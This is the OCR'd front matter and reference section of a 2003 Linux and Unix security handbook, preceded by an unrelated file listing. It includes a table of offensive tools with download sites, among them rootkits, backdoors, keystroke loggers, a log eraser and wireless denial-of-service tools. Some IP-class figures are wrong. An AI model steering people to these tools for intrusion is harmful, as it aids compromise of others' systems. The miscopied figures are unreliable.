

Computer Books, Comic Books, Story Books

2booksgrammar




5



11

0130085391_500


0201704315_01__SCL...



1564146650_01__AA...

1565922352_01_LZZZ...

073561790201sclzzzzz...




Advanced Accounting

advanced%20english

Bottomline Bodybuilding


1564146650_01__AA240_SCL
Dimensions: 240 x 240
Type: JPEG Image
Size: 11.0 KB

box_3d_spysweeper




Chi Self Massage The Taoist Way of Rej...

Complete Idiot's Guide To Fitness



ecpert vb 2005




english_0

hacker

ho

home repair

In design



lamp

pc

pc%20answers

pc%20world

OSBORNE

From the publisher of HACKING EXPOSED™

A Must-Have Resource for Critical Security Information

HACK NOTES™

Linux and Unix Security

Portable Reference

- Learn how hackers break into Linux and Unix systems
- Secure your systems against the most sophisticated hackers
- Get concise coverage of Linux and Unix security tools and best practices
- Guard against advanced intrusion tactics such as buffer overflow attacks, port redirection, network sniffing, and more

Nitesh Dhanjani
information security professional

HACKNOTES™

Linux and Unix Security Portable Reference

"A virtual arms cache at your fingertips. ***HackNotes Linux and Unix Security Portable Reference*** is a valuable reference for busy administrators and consultants who value the condensed and practical insight to understanding the threats they face and how to practically utilize tools to test the security of their environments."

—**Patrick Heim,** Vice President Enterprise Security, McKesson Corporation

"***HackNotes Linux and Unix Security Portable Reference*** is a valuable practical guide to protecting Linux and Unix systems from attack. Many books give general (and often vague) advice, whereas this book's style provides very precise descriptions of attacks and how to protect against them."

—**Mikhail J. Atallah,** Professor of Computer Science, Purdue University, CERIAS

"A clear concise guide to security problems faced by sysadmins today. Every sysadmin should be familiar with the material covered in ***HackNotes Linux and Unix Security Portable Reference***. For every vulnerability presented, the author provides common-sense guidelines for securing your network. Emphasis on real world examples reinforces just how serious today's threat is."

—**Snax,** The Shmoo Group, Maintainer of AirSnort

This page intentionally left blank

HACKNOTES™

Linux and Unix Security Portable Reference

NITESH **DHANJANI**

McGraw-Hill/Osborne
New York Chicago San Francisco
Lisbon London Madrid Mexico City Milan
New Delhi San Juan Seoul Singapore Sydney Toronto

The McGraw-Hill Companies

McGraw-Hill/Osborne
2100 Powell Street, 10th Floor
Emeryville, California 94608
U.S.A.

To arrange bulk purchase discounts for sales promotions, premiums, or fund-raisers, please contact **McGraw-Hill**/Osborne at the above address. For information on translations or book distributors outside the U.S.A., please see the International Contact Information page immediately following the index of this book.

HackNotes™ Linux and Unix Security Portable Reference

234567890 DOC DOC 019876543

ISBN 0-07-222786-9

Publisher
Brandon A. Nordin
Vice President & Associate Publisher
Scott Rogers
Executive Editor
Jane Brownlow
Senior Project Editor
Betsy Manini
Executive Project Editor
Mark Karmendy
Acquisitions Coordinator
Athena Honore
Technical Editor
Robert Clugston
Series Editor
Mike Horton
Copy Editor
Robert Campbell
Proofreader
Stefany Otis
Indexer
Valerie Perry
Composition
Carie Abrew
Lucie Ericksen
Illustrators
Melinda Moore Lytle
Kathleen Fay Edwards
Lyssa Wald
Cover Series Design
Dodie Shoemaker
Series Design
Dick Schwartz
Peter F. Hancik

This book was published with Corel Ventura™ Publisher.

To my father.
To my mother.
And, to my grandmother.

About the Author

Nitesh Dhanjani

Nitesh Dhanjani is an information security consultant for Foundstone, Inc. While at Foundstone, Nitesh has been involved in many types of projects for various Fortune 500 firms, including network, application, host penetration, and security assessments, as well as security architecture design services. Nitesh is a contributing author to *HackNotes: Network Security Portable Reference* (McGraw-Hill/Osborne, 2003) and to the latest edition of the best-selling security book *Hacking Exposed: Network Security Secrets and Solutions* (McGraw-Hill/Osborne, 2003). He has also has published articles for numerous technical publications such as the *Linux Journal.* In addition to authoring, Nitesh has both contributed to and taught Foundstone's "Ultimate Hacking: Expert" and "Ultimate Hacking" security courses.

Prior to joining Foundstone, Nitesh worked as a consultant with the information security services division of Ernst & Young LLP, where he performed attack and penetration reviews for many significant companies in the IT arena. He also developed proprietary network scanning tools for use within Ernst & Young LLP's eSecurity Solutions department.

Nitesh graduated from Purdue University with both a bachelor's and a master's degree in Computer Science. At Purdue, he was involved in numerous research projects with the CERIAS team (Center for Education and Research Information Assurance and Security). He was also responsible for creating content for and teaching C and C++ programming courses to be delivered remotely as part of a project sponsored by IBM, AT&T, and Intel.

Nitesh continues to be actively involved in open source projects, systems programming, and Linux kernel development. He can be reached at *books@dhanjani.com.*

About the Technical Reviewer

Robert Clugston

Robert Clugston is an information technology security consultant for Foundstone. He has over six years of experience in systems administration, network security, and web production engineering. Robert initially joined Foundstone to design and secure Foundstone's web site and is now focused on delivering those services to Foundstone's clients. Prior to joining Foundstone, Robert worked as a systems administrator for an Internet service provider. His responsibilities included deploying, maintaining, and securing business-critical systems to include web servers, routers, DNS servers, mail servers, and additional Internet delivery devices/systems. Prior to joining Foundstone, Robert also worked briefly as an independent contractor specializing in Perl/PHP web development. Robert holds an MSCE in Windows NT.

CONTENTS

ACKNOWLEDGMENTS

This book would not have been possible without the help of many people. First, I would like to thank Mike Horton, the series editor of HackNotes, for giving me the opportunity to write this book. Thanks also go to the tireless effort of the McGraw-Hill/Osborne team, including Jane Brownlow, Athena Honore, Betsy Manini, and Robert Campbell.

A big thank-you to Robert Clugston of Foundstone, who was responsible for reviewing this book's technical contents.

Thanks also to my wife, Deepti, for being so helpful during the time I spent writing this book.

This page intentionally left blank

HACKNOTES: THE SERIES

McGraw-Hill/Osborne has created a brand new series of portable reference books for security professionals. These are quick-study books kept to an acceptable number of pages and meant to be a truly portable reference.

The goals of the HackNotes series are

- To provide quality, condensed security reference information that is easy to access and use.
- To educate you in how to protect your network or system by showing you how hackers and criminals leverage known methods to break into systems and best practices in order to defend against hack attacks.
- To get someone new to the security topics covered in each book up to speed quickly, and to provide a concise single source of knowledge. To do this, you may find yourself needing and referring to time and time again.

The books in the HackNotes series are designed so they can be easily carried with you or toted in your computer bag without much added weight and without attracting unwanted attention while you are using them. They make use of charts, tables and bulleted lists as much as possible and only use screen shots if they are integral to getting across the point of the topic. Most importantly, so that these handy portable references don't burden you with unnecessary verbiage to wade through during your busy day, we have kept the writing clear, concise, and to the point.

Whether you are brand new to the information security field and need useful starting points and essential facts without having to search through 400+ pages, whether you are a seasoned professional who knows the value of using a handbook as a *peripheral brain* that contains a wealth of useful lists, tables, and specific details for a fast confirmation, or as a handy reference to a somewhat unfamiliar security topic, the HackNotes series will help get you where you want to go.

Key Series Elements and Icons

Every attempt was made to organize and present this book as logically as possible. A compact form was used and page tabs were put in to mark primary heading topics. Since the Reference Center contains information and tables you'll want to access quickly and easily, it has been strategically placed on blue pages directly in the center of the book, for your convenience.

Visual Cues

The icons used throughout this book make it very easy to navigate. Every hacking technique or attack is highlighted with a special sword icon.

This Icon Represents a Hacking Technique or Attack

Get detailed information on the various techniques and tactics used by hackers to break into vulnerable systems.

Every hacking technique or attack is also countered with a defensive measure when possible, which also has its own special shield icon.

This Icon Represents Defense Steps to Counter Hacking Techniques and Attacks

Get concise details on how to defend against the presented hacking technique or attack.

There are other special elements used in the HackNotes design containing little nuggets of information that are set off from general text so they catch your attention.

This "i" icon represents reminders of information, knowledge that should be remembered while reading the contents of a particular section.

This flame icon represents a hot item or an important issue that should not be overlooked in order to avoid various pitfalls.

Commands and Code Listings

Throughout the book, user input for commands has been highlighted as bold, for example:

```
[bash]# whoami
root
```

In addition, common Linux and Unix commands and parameters that appear in regular text are distinguished by using a monospaced font, for example: `whoami`.

Let Us Hear from You

We sincerely thank you for your interest in our books. We hope you find them both useful and enjoyable, and we welcome any feedback on how we may improve them in the future. The HackNotes books were designed specifically with your needs in mind. Look to **http://www.hacknotes.com** for further information on the series and feel free to send your comments and ideas to **feedback@hacknotes.com**.

This page intentionally left blank

INTRODUCTION

This book will teach you exactly how hackers think so that you can protect your Unix and Linux systems from them. There is simply no other way to learn how to prevent your systems from being compromised. In order to stop the attacks of the most sophisticated hackers, you need to understand their thought processes, techniques, and tactics.

The powerful nature of the Unix and Linux operating systems is a two-edged sword. In most cases, the operating system kernel source code is available for free, and an administrator can go so far as to change the operating system internals to suit his or her needs. But this powerful and flexible nature of Unix and Linux includes an enormous amount of complexity, which increases the likelihood of possible misconfigurations that can easily place a system at risk. Consider also the many different flavors of Unix and Linux distributions available today. Every distribution comes bundled with its own set of security policies and configurations. For example, some distributions leave a set of remote services turned off, while others turn on all possible services that have been configured with the weakest possible policies. Hackers are aware of the administrative complexities of managing Unix and Linux hosts, and they know exactly how to abuse them. This book will amaze you with details of the craftiest hacker tactics, and it will teach you how to defend against them.

Don't worry about hackers getting hold of the material presented in this book. They already know it. The intention of this book is to expose the tactics used by hackers today, so that you can learn to protect against them. Once you understand how hackers think and the many different methods they use to break into systems, the odds will be in your favor.

How This Book Is Organized

This book has been divided into four major sections:

Part I: Hacking Techniques & Defenses

Part I of the book follows the common hacking methodology that is being used by hackers today. Defenses against all the hacking techniques described in these chapters are also presented.

Chapter 1 We begin by understanding the first logical step in the hacking methodology: footprinting. This chapter will teach you how hackers obtain publicly available information from search engines, registrar records, DNS records, and more. Once hackers have obtained all possible information from publicly available sources, they move on to actual network and host identification and scanning.

Chapter 2 This chapter teaches you how to determine which hosts on a network are alive and what ports they have open. Various types of port scanning methods are discussed, along with operating system identification techniques and tools.

Chapter 3 Learn how hackers identify applications and services running on remote hosts. This chapter will show you the many different tools and methods used by potential intruders to enumerate usernames and remote services.

Chapter 4 This chapter exposes the exact tools and tactics used by hackers to gain access to vulnerable hosts. Learn the craftiest techniques being used by hackers, such as brute-forcing, sniffing, man-in-the-middle attacks, password cracking, port redirection, exploits against misconfigurations, buffer overflows, and many other software vulnerabilities.

Chapter 5 Often, the exploitation of a specific vulnerability yields a hacker access to unprivileged user or system accounts. In such cases, the next logical step for a hacker is to obtain superuser (root) privileges. This chapter shows you the many different ways hackers attempt to obtain higher privileges.

Chapter 6 Once a host is compromised, the hacker will want to hide his or her presence and ensure continued and privileged access to the host. This chapter shows you how hackers hide their tracks by cleaning important log files, and how hackers install Trojans, backdoors, and rootkits onto compromised hosts.

Part II: Host Hardening

Part II of the book focuses on the many steps that can be taken by system administrators to harden default system configurations and policies.

Chapter 7 Important configuration issues relating to the hardening of default application and server configurations are discussed in this chapter. All system administrators are strongly encouraged to consider the recommendations presented in this chapter in order to prevent intruders from exploiting weak system policies and configurations.

Chapter 8 Malicious users and hackers often take advantage of improper user and file-system permissions. This chapter will introduce you to Unix and Linux file permissions, and it will teach you the exact steps to be taken in order to protect against compromises due to poor user and file-system permissions.

Chapter 9 Every system administrator should enforce proper system event logging. This chapter teaches you how to enable and configure useful logging services, and how to properly set permissions on log files to prevent them from being tampered with. It is also very important to stay up to date with the latest security patches, and this chapter provides useful links to vendor web sites where these can be obtained.

Part III: Special Topics

Part III of the book rounds up some exciting topics, ranging from writing plug-ins for the Nessus scanner, to wireless hacking, to hacking with the Zaurus PDA.

Chapter 10 Nessus is one of the most popular vulnerability scanning tool available today. It is also free and very modular by design. This chapter will teach you how to write a custom vulnerability check plug-in for the Nessus scanner using NASL (Nessus Attack Scripting Language).

Chapter 11 Learn how hackers penetrate into 802.11 wireless networks. This chapter teaches you the weaknesses of the WEP protocol and introduces the tools used by hackers to exploit wireless networks. In addition, this chapter offers recommendations and suggestions on how to better secure wireless networks.

Chapter 12 The Sharp Zaurus PDA device runs an embedded version of the Linux operating system. This chapter shows you the various security tools available for the Zaurus PDA and how easily they can be used by hackers to penetrate into wireless networks.

Reference Center

This section is printed on blue color pages and placed in the center of the book for easy access. Remember to flip the book open to this chapter should you need to obtain quick information on topics such as common commands, common ports, online resources, IP addressing, and useful Netcat commands. In addition, ASCII values and HTTP response tables are also provided in this section.

To the Reader

A tremendous amount of effort has been put into the making of this book. I hope that you find the material it contains informative and useful. Above all, I hope you use the information presented in this book for the good, to protect and secure your systems and networks from the most sophisticated hackers.

Reference Center

This section provides the most requested and useful reference materials. Remember to flip open to this chapter should you need to obtain quick information on topics such as common commands, common ports, online resources, IP addressing, and useful Netcat commands. In addition, ASCII code and HTTP server response tables along with file permissions for important files are also provided.

COMMON COMMANDS

What follows is a list of most common commands that can be found on bare-bones installations of most Unix and Linux distributions. For more information on a particular command, see its manual page by typing **man** *command*.

Command	Description
alias	Set and view command aliases.
arch	Print machine architecture.
awk	Pattern scanning and processing language.
bash	Bourne Again SHell.
bg	Move process running in foreground to the background.
biff	Be notified when mail arrives.
cat	Concatenate and print files.
cd	Change directory.
chage	Change user password expiry information.
chgrp	Change group ownership.
chmod	Change file permissions.
chown	Change file and group owner.
chroot	Run command with special root directory.
chsh	Change login shell.
clear	Clear the terminal screen.
cp	Copy files and directories.
crontab	Maintain crontab files.

Command	Description
csh	C shell.
cut	Remove sections from each line of files.
date	Print or set the system date and time.
dd	Convert and copy a file.
df	Print file-system disk space usage.
diff	Find differences between files.
dig	DNS (Domain Name System) lookup utility.
dmesg	Print diagnostic messages from system buffer.
dnsdomainname	Show system's DNS (Domain Name System) domain name.
domainname	Show system's NIS (Network Information System) or YP (Yellow Pages) name.
du	Estimate file space usage.
echo	Display a line of text.
env	Run a program in a modified environment.
false	Exit with a status code indicating failure.
fdisk	Disk partition table manipulator.
fg	Move process running in background to the foreground.
file	Determine file type.
find	Search for files in a directory hierarchy.
free	Display amount of free and used system memory.
ftp	FTP client.
fuser	Identify processes using files or sockets.
gcc	GNU C and C++ compiler.
grep	Print lines matching a given pattern.
groupadd	Create a new group.
groupdel	Delete a group.
groupmod	Modify a group.
groups	Print all the groups the user belongs to.

Command	Description
gunzip	Uncompress files compressed using Lempel Ziv encoding.
gzip	Compress files using Lempel Ziv encoding.
host	DNS (Domain Name System) lookup utility.
hostname	Show or set system hostname.
id	Print real and effective user IDs and group IDs.
ifconfig	Configure a network interface.
kill	Terminate a process.
ksh	Korn shell.
last	Show listing of last logged in users.
lastlog	Show last login times of accounts.
ln	Make links between files.
ls	List directory contents.
mail	Send and receive mail.
man	Format and display manual pages.
mesg	Control write access to a terminal.
mkdir	Make directories.
more	Display file contents, one screenful at a time.
mount	Mount a file system.
mv	Move and rename files and directories.
netstat	Print network connections, routing tables, interface statistics, masquerade connections, and multicast memberships.
nice	Run a program with modified scheduling priority.
nslookup	Query Internet name servers.
passwd	Change login and password attributes.
ping	Send ICMP ECHO_REQUEST to network hosts.
ps	Report process status.
pwd	Print name of working directory.
quota	Display disk usage and limits.

Command	Description
quotaoff	Turn off file-system quotas.
quotaon	Turn on file-system quotas.
repquota	Summarize quotas for a file system.
rm	Remove files or directories.
rmdir	Remove empty directories.
route	Show or manipulate system routing table.
rpcinfo	Report RPC (Remote Procedure Calls) information.
sed	Stream Editor.
setquota	Set disk quotas.
showmount	Show mount information for an NFS (Network File System) server.
shutdown	Bring the system down.
sleep	Delay for a specified amount of time.
sort	Sort lines of text files.
strace	Trace system calls and signals.
strings	Print printable characters in files.
su	Run a shell with substitute user and group IDs.
tail	Output the last part of files.
tar	Archiving utility.
tcsh	C shell with filename completion and command editing.
telnet	Telnet client.
tftp	TFTP (Trivial File Transfer Protocol) client.
traceroute	Print the route that packets take to a destination host.
true	Exit with a status code indicating success.
umount	Unmount a file system.
uname	Print system information.
useradd	Create a new user.
userdel	Delete user account.
uptime	Print how long the system has been running.
vi	Text editor.
w	Show users that are logged on and what they are doing.

Command	Description
wall	Send message to every user's terminal.
wc	Print the number of bytes, words, and lines in files.
whereis	Locate the binary, source, and manual page files for a command.
which	Show the full path of commands.
who	Show users that are logged on.
whoami	Print effective user ID.
write	Send a message to another user.
ypdomainname	Show or set system's NIS (Network Information System) or YP (Yellow Pages) domain name.

COMMON PORTS

What follows is a list of port names and services that correspond to the most commonly used Unix and Linux services.

For a more comprehensive list, see the */etc/services* file.

Service	Port(s)
Echo	7
Daytime	13
qotd (Quote Of The Day)	17
FTP-data	20
FTP	21
SSH	22
Telnet	23
SMTP (Simple Mail Transfer Protocol)	25
Time server	37
Whois	43
DNS (Domain Name System)	53
TFTP (Trivial File Transfer Protocol)	69
Finger	79
HTTP (Hypertext Transfer Protocol)	80
POP2 (Post Office Protocol 2)	109
POP3 (Post Office Protocol 3)	110
Portmapper	111
Ident	113
NNTP (Network News Transfer Protocol)	119
NTP (Network Time Protocol)	123
Samba	137–139
IMAP2 (Internet Message Access Protocol)	143
SNMP (Simple Network Management Protocol)	161

Service	Port(s)
BGP (Border Gateway Protocol)	179
IMAP3 (Internet Message Access Protocol)	220
LDAP (Lightweight Directory Access Protocol)	389
HTTPS (Secure Hypertext Transfer Protocol)	443
rlogin	513
rsh	514
Line printer (lpr) spooler	515
Talk	517
Time server	525
NNTPS (Secure Network News Transfer Protocol)	563
IPP (Internet Printing Protocol)	631
LDAPS (Secure Lightweight Directory Access Protocol)	636
IMAPS (Secure Internet Message Access Protocol)	993
POP3S (Secure Post Office Protocol)	995
NFS (Network File System)	2049
MySQL	3306
VNC (Virtual Network Computing)	5800+ 5900+
X11	6000–6063
XFS (X Font Server)	7100

IP ADDRESSING

This section provides concise details about IP addressing topics such as IP address classifications and protocol headers for IP, TCP, and UDP.

Dotted Decimal Notation

IP addresses are 32 bits in length, for example:

```
11000000  10101000  00000001  00000001
```

For ease of human readability, IP addresses are denoted in dotted decimal notation, for example:


```
192.168.1.1
```

Classes

IP addresses have been classified into five different classes in which to allocate different sizes of networks. These are represented under the headings that follow.

Class A

Class A addresses have been assigned to very large organizations that have few networks and a large number of hosts on each network. Note that class A IP addresses are not actively assigned anymore.



- **First Octet** Ranges from 1 to 126. The first bit is always 0.
- **Maximum Networks** The network address is denoted by the first octet. Therefore, $2^7 - 2 = 126$ is the maximum number of class C networks that are possible.
- **Maximum Hosts per Network** Hosts are denoted by the last three octets. Therefore, $2^{24} - 2 = 16{,}777{,}214$ hosts are possible per network. Most organizations have nowhere near these number of hosts, and therefore most of class A IP addresses are often wasted.


Class B

Class B addresses are assigned to organizations that consist of a large number of networks and hosts. Therefore, many ISPs are assigned class B addresses.

- **First Octet** Ranges from 128 to 191. The first two bits are 1 and 0.
- **Maximum Networks** The network address is denoted by first and second octet. Therefore, $2^{14} = 16{,}384$ class B networks are possible.
- **Maximum Hosts per Network** Hosts are denoted by the last two octets. Therefore, $2^{16} - 2 = 65{,}534$ hosts are possible per network.

Class C

Class C addresses are used by organizations consisting of a small number of hosts per network.



- **First Octet** Ranges from 192 to 233. The first three bits are 1, 1, and 0.
- **Maximum Networks** The network address is denoted by the first, second, and third octets. Therefore, $2^{21} = 2{,}097{,}152$ class C networks are possible.
- **Maximum Hosts per Network** Hosts are denoted by the last octet. Therefore, $2^{8} - 2 = 254$ hosts are possible per network.

Class D

Class D is a reserved class that was designed to be used to send multicast messages to a group of hosts.

- **First Octet** Ranges from 224 to 239. The first four bits are 1, 1, 1, and 0.

Class E

Class E is a reserved class. No IP addresses that fall under this class are assigned on the Internet.

- **First Octet** Ranges from 240 to 255. The first five bits are 1, 1, 1, 1, and 0.

Subnet Masks

Network addresses and host addresses are identified by the use of subnet masks. A *subnet mask* is a series of bits that match the network portion of a given address. For example, the following would be the network mask for a class B IP address:

```
11111111  11111111  00000000 00000000
```

The preceding mask would be 255.255.0.0 in dotted decimal notation.

CIDR (Classless Inter-Domain Routing)

Because of the tremendous growth of the Internet, the five IP classes just listed were not sufficient to accommodate the many network schemes needed.

CIDR addresses, which were designed to meet this growing need, are denoted using the following notation:

```
PREFIX/mask
```

where *PREFIX* is the IP address prefix, and *mask* is the length of the network mask. For example:

```
192.168.1.0/24
```

Here, the PREFIX is 24 bits long, while the suffix is the remaining 8 bits. Therefore, this CIDR class will include the following IP addresses: 192.168.1.0–192.168.1.255.

Loopback

The following range is referred to as a "loopback" range:

```
127.0.0.0/8
```

This range is used to designate the loopback address of the local host. Any packet sent to an address in this range will revert back to the host. Note that packets destined for an IP address in the loopback range do not propagate to the hardware network device, and therefore are never placed on the physical network wire.

Private Addresses

The Internet Assigned Numbers Authority (IANA) has reserved the following three IP blocks for private intranets:


```
10.0.0.0–10.255.255.255 (CIDR Notation: 10.0.0.0/8)
172.16.0.0–172.31.255.255 (CIDR Notation: 172.16.0.0./16)
192.168.0.0–192.168.255.255 (CIDR Notation: 192.168.0.0/16)
```

Protocol Headers

RFC (Request For Comments) documents provide detailed information on the implementation of TCP/IP protocols. These documents contain protocol header information, a few examples of which are listed here.

IP (Internet Protocol) Header


The following represents the layout of the IP header. The digits on the top of the header represent a byte each.



Usually, IP headers do not contain the Options field and are therefore 20 bytes long. When the Options field is present, its actual length is represented by the Total Length field which contains the length of the entire packet (header and data). Please see RFC 791 for more details: **http://www.faqs.org/rfcs/rfc791.html**.

TCP (Transmission Control Protocol) Header


Every TCP packet is encapsulated within the Data field of an IP packet, which immediately follows the IP header. The following represents the layout of a TCP header. Note that the digits on the top of the header represent a byte each.



Please see RFC 793 for more details: **http://www.faqs.org/rfcs/rfc793.html**.

UDP (User Datagram Protocol) Header

Similar to TCP, every UDP packet is also encapsulated within the Data field of an IP header. The following represents the layout of a UDP header. The digits on the top of the header represent a byte each.



Please see RFC 768 for more details: **http://www.faqs.org/rfcs/rfc768.html**.

ONLINE RESOURCES

In addition to the various online resources mentioned throughout the book, this section contains pointers to additional resources that can be used to stay up to date with the latest happenings in the security arena.

Remember to check **http://www.hacknotes.com/** for the latest security resources.

Hacking Tools

The following table lists the most popular hacking tools used by hackers today. Most of the tools mentioned in this table are used throughout Part I of this book. URLs from which these tools can be downloaded are also provided.

Name	Description	Location
Airsnort	Popular WEP cracker (802.11b)	**http://airsnort.shmoo.com/**
Adore	Backdoor	**http://www.team-teso.net/releases.php**
Amap	Identifies remote applications	**http://www.thc.org/releases.php**
Cheops	GUI based tool that identifies information about hosts on a network	**http://www.marko.net/cheops/**
Desproxy	Command-line tool that tunnels TCP traffic through web proxies	**http://desproxy.sourceforge.net/**
Dsniff	A suite of network sniffing tools	**http://monkey.org/~dugsong/dsniff/**
Ethereal	GUI based network sniffer	**http://www.ethereal.com/**
Ettercap	Ncurses based network sniffer	**http://ettercap.sourceforge.net/**
Fata-Jack	Performs Denial of Service attacks on 802.11 networks	**http://www.loud-fat-bloke.co.uk/w80211.html**
Firewalk	A tool similar to traceroute that determines gateway access control lists	**http://www.packetfactory.net/projects/firewalk/**
Fragroute	Intercepts, modifies, and rewrites network traffic	**http://www.monkey.org/~dugsong/fragroute/**
Hping2	Command-line TCP/IP packet assembler and analyzer	**http://www.hping.org/**

Name	Description	Location
Hunt	Performs TCP hijacking	**http://lin.fsid.cvut.cz/~kra/index.html#HUNT**
Hydra	Active password brute forcer	**http://www.thc.org/releases.php**
John	Passive password cracker	**http://www.openwall.com/john/**
Kismet	Network sniffer that identifies wireless networks in the area	**http://www.kismetwireless.net/download.shtml**
Knark	Rootkit	**http://www.packetstormsecurity.org/**
Linux Root Kit (LRK)	Rootkit	**http://www.packetstormsecurity.org/**
Loki2	Backdoor	**http://www.phrack.com/show.php?p=51&a=6**
Nemesis	Command-line network packet injection suite	**http://www.packetfactory.net/projects/nemesis/**
Nessus	Vulnerability scanner	**http://www.nessus.org/**
Netcat	Reads and writes data across networks. TCP and UDP protocols are supported.	**http://www.atstake.com/research/tools/network_utilities/**
Ngrep	Similar to the grep command, but used to analyze network packets.	**http://www.packetfactory.net/projects/ngrep/**
Nikto	Web server and web application vulnerability scanner	**http://www.cirt.net/code/nikto.shtml**
Nmap	Port scanner	**http://www.insecure.org/nmap/**
Openssl	Establishes SSL connections	**http://www.openssl.org/**
Snmpwalk	SNMP query tool	**http://www.net-snmp.org/**
Snort	Network sniffer and intrusion detection system	**http://www.snort.org/**
Spike Proxy	HTTP and HTTPS proxy	**http://www.immunitysec.com/spikeproxy.html**
Stunnel	SSL wrapper	**http://www.stunnel.org/**
Tcpdump	Command-line sniffer	**http://www.tcpdump.org/**
Tornkit	Rootkit	**http://www.packetstormsecurity.org/**

Name	Description	Location
Wget	Command-line HTTP, HTTPS, and FTP client	**http://wget.sunsite.dk/**
Wlan-Jack	Performs Denial of Service attacks on 802.11 networks	**http://802.11ninja.net/**
Xkey	Performs keystroke logging of remote X sessions	**http://packetstormsecurity.org/**
Xprobe2	Performs operating system fingerprinting using ICMP packets	**http://www.sys-security.com/html/tools/tools.html**
Xremote	Sends mouse and keyboard events to a remote X session	**http://www.infa.abo.fi/~chakie/xremote/**
Xscan	Performs keystroke logging of remote X sessions	**http://packetstormsecurity.org/**
Xwatchwin	Spy on remote X clients	**http://packetstormsecurity.org/**
Vnccrack	Cracks and brute forces VNC passwords	**http://www.phenoelit.de/vncrack/**
Whisker	Web server and web application vulnerability scanner	**http://www.wiretrip.net/rfp/p/doc.asp/i2/d21.htm**
Zap3	Log eraser	**http://www.packetstormsecurity.org/**
Zebedee	Creates secure TCP and UDP tunnels	**http://www.winton.org.uk/zebedee/**

Web Resources

The following table provides locations of the most popular security related web portals. It is a good idea to visit these resources frequently in order to catch up with the latest security news.

Description	Location
News, articles, mailing lists, vulnerability and exploit databases	**http://securityfocus.com/**
News, tools, advisories, and exploits	**http://packetstormsecurity.nl/**
Tools, articles, and links	**http://insecure.org/**
CERT Coordination Center. Vulnerabilities incidents, security practices, statistics, and training	**http://www.cert.org/**
CVE (Common Vulnerabilities and Exposures)	**http://www.cve.mitre.org/**
SANS (SysAdmin, Audit, Network, Security) Institute	**http://www.sans.org/**
